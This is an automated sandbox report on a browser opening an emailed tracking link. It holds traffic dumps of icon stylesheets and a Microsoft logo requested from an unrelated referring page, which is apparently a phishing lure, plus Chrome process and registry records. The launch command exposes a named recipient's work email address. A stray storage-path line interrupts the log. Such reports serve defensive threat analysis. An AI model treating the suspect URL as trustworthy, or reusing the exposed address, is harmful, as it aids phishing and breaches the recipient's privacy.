2022-07-01 09:00:46 UTC	336	IN	Data Raw: 6f 72 65 2c 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 2d 73 74 61 72 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 35 31 22 7d 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 2d 32 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 2d 68 61 6c 66 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 35 32 22 7d 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 2d 33 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 2d 65 6e 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 35 33 22 7d 2e 66 61 2d 68 6f 75 72 67 6c 61 73 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 35 34 22 7d 2e 66 61 2d 68 61 6e 64 2d 67 72 61 62 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 68 61 6e 64 2d 72 6f 63 6b 2d 6f 3a 62 65 66 Data Ascii: ore,.fa-hourglass-start:before{content:"\f251"}.fa-hourglass-2:before,.fa-hourglass-half:before{content:"\f252"}.fa-hourglass-3:before,.fa-hourglass-end:before{content:"\f253"}.fa-hourglass:before{content:"\f254"}.fa-hand-grab-o:before,.fa-hand-rock-o:bef
2022-07-01 09:00:46 UTC	337	IN	Data Raw: 74 69 6d 65 73 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 33 22 7d 2e 66 61 2d 63 61 6c 65 6e 64 61 72 2d 63 68 65 63 6b 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 34 22 7d 2e 66 61 2d 69 6e 64 75 73 74 72 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 35 22 7d 2e 66 61 2d 6d 61 70 2d 70 69 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 36 22 7d 2e 66 61 2d 6d 61 70 2d 73 69 67 6e 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 37 22 7d 2e 66 61 2d 6d 61 70 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 38 22 7d 2e 66 61 2d 6d 61 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 37 39 22 7d 2e 66 61 2d 63 6f 6d 6d Data Ascii: times-o:before{content:"\f273"}.fa-calendar-check-o:before{content:"\f274"}.fa-industry:before{content:"\f275"}.fa-map-pin:before{content:"\f276"}.fa-map-signs:before{content:"\f277"}.fa-map-o:before{content:"\f278"}.fa-map:before{content:"\f279"}.fa-comm
2022-07-01 09:00:46 UTC	339	IN	Data Raw: 65 72 73 61 6c 2d 61 63 63 65 73 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 39 61 22 7d 2e 66 61 2d 77 68 65 65 6c 63 68 61 69 72 2d 61 6c 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 39 62 22 7d 2e 66 61 2d 71 75 65 73 74 69 6f 6e 2d 63 69 72 63 6c 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 39 63 22 7d 2e 66 61 2d 62 6c 69 6e 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 39 64 22 7d 2e 66 61 2d 61 75 64 69 6f 2d 64 65 73 63 72 69 70 74 69 6f 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 39 65 22 7d 2e 66 61 2d 76 6f 6c 75 6d 65 2d 63 6f 6e 74 72 6f 6c 2d 70 68 6f 6e 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 61 30 22 7d 2e 66 61 2d 62 72 Data Ascii: ersal-access:before{content:"\f29a"}.fa-wheelchair-alt:before{content:"\f29b"}.fa-question-circle-o:before{content:"\f29c"}.fa-blind:before{content:"\f29d"}.fa-audio-description:before{content:"\f29e"}.fa-volume-control-phone:before{content:"\f2a0"}.fa-br
2022-07-01 09:00:46 UTC	340	IN	Data Raw: 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 62 61 22 7d 2e 66 61 2d 76 63 61 72 64 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 61 64 64 72 65 73 73 2d 63 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 62 62 22 7d 2e 66 61 2d 76 63 61 72 64 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 61 64 64 72 65 73 73 2d 63 61 72 64 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 62 63 22 7d 2e 66 61 2d 75 73 65 72 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 62 64 22 7d 2e 66 61 2d 75 73 65 72 2d 63 69 72 63 6c 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 62 65 22 7d 2e 66 61 2d 75 73 65 72 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 63 30 22 7d 2e 66 61 Data Ascii: ore{content:"\f2ba"}.fa-vcard:before,.fa-address-card:before{content:"\f2bb"}.fa-vcard-o:before,.fa-address-card-o:before{content:"\f2bc"}.fa-user-circle:before{content:"\f2bd"}.fa-user-circle-o:before{content:"\f2be"}.fa-user-o:before{content:"\f2c0"}.fa
2022-07-01 09:00:46 UTC	341	IN	Data Raw: 3a 22 5c 66 32 64 36 22 7d 2e 66 61 2d 65 74 73 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 37 22 7d 2e 66 61 2d 69 6d 64 62 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 38 22 7d 2e 66 61 2d 72 61 76 65 6c 72 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 39 22 7d 2e 66 61 2d 65 65 72 63 61 73 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 61 22 7d 2e 66 61 2d 6d 69 63 72 6f 63 68 69 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 62 22 7d 2e 66 61 2d 73 6e 6f 77 66 6c 61 6b 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 63 22 7d 2e 66 61 2d 73 75 70 65 72 70 6f 77 65 72 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 64 Data Ascii: :"\f2d6"}.fa-etsy:before{content:"\f2d7"}.fa-imdb:before{content:"\f2d8"}.fa-ravelry:before{content:"\f2d9"}.fa-eercast:before{content:"\f2da"}.fa-microchip:before{content:"\f2db"}.fa-snowflake-o:before{content:"\f2dc"}.fa-superpowers:before{content:"\f2d
2022-07-01 09:00:46 UTC	342	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49771	152.199.23.37	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	310	OUT	GET /ests/2.1/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg HTTP/1.1 Host: aadcdn.msftauth.net Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: cross-site Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	342	IN	HTTP/1.1 200 OK Access-Control-Allow-Origin: * Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding Age: 13689 Cache-Control: public, max-age=604800 Content-MD5: nzaLxFgP7ZB3dfMcaybWzw== Content-Type: image/svg+xml Date: Fri, 01 Jul 2022 09:00:46 GMT Etag: 0x8D64101507E84BD Last-Modified: Fri, 02 Nov 2018 20:25:22 GMT Server: ECAcc (frc/8F3A) Vary: Accept-Encoding X-Cache: HIT x-ms-blob-type: BlockBlob x-ms-lease-status: unlocked x-ms-request-id: 2c0f688c-501e-0003-5d09-8d2de5000000 x-ms-version: 2009-09-19 Content-Length: 3651 Connection: close
2022-07-01 09:00:46 UTC	343	IN	Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 30 38 22 20 68 65 69 67 68 74 3d 22 32 34 22 20 76 69 65 77 42 6f 78 3d 22 30 20 30 20 31 30 38 20 32 34 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 64 3d 22 4d 34 34 2e 38 33 36 2c 34 2e 36 56 31 38 2e 34 68 2d 32 2e 34 56 37 2e 35 38 33 48 34 32 2e 34 4c 33 38 2e 31 31 39 2c 31 38 2e 34 48 33 36 2e 35 33 31 4c 33 32 2e 31 34 32 2c 37 2e 35 38 33 68 2d 2e 30 32 39 56 31 38 2e 34 48 32 39 2e 39 56 34 2e 36 68 33 2e 34 33 36 4c 33 37 2e 33 2c 31 34 2e 38 33 68 2e 30 35 38 4c 34 31 2e 35 34 35 2c 34 2e 36 5a 6d 32 2c 31 2e 30 34 39 61 31 2e 32 36 38 2c 31 2e 32 36 38 2c 30 Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: **5980**, Parent PID: **3960**

General

Target ID:	0
Start time:	11:00:35
Start date:	01/07/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "https://gmail.us14.list-manage.com/track/click?u=957e6b6833ddd63bbe471b4e4&id=18858b02d6&e=7ce018b90e#*giangaddo.prati@barilla.com*

Imagebase:	0x7ff7f6290000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF7F62CFC4B	RegSetValueExW

Analysis Process: chrome.exe PID: **3356**, Parent PID: **5980**

General

Target ID:	1
Start time:	11:00:37
Start date:	01/07/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,8847407165348421056,15175356157772939675,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1908 /prefetch:8
Imagebase:	0x7ff7f6290000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

No disassembly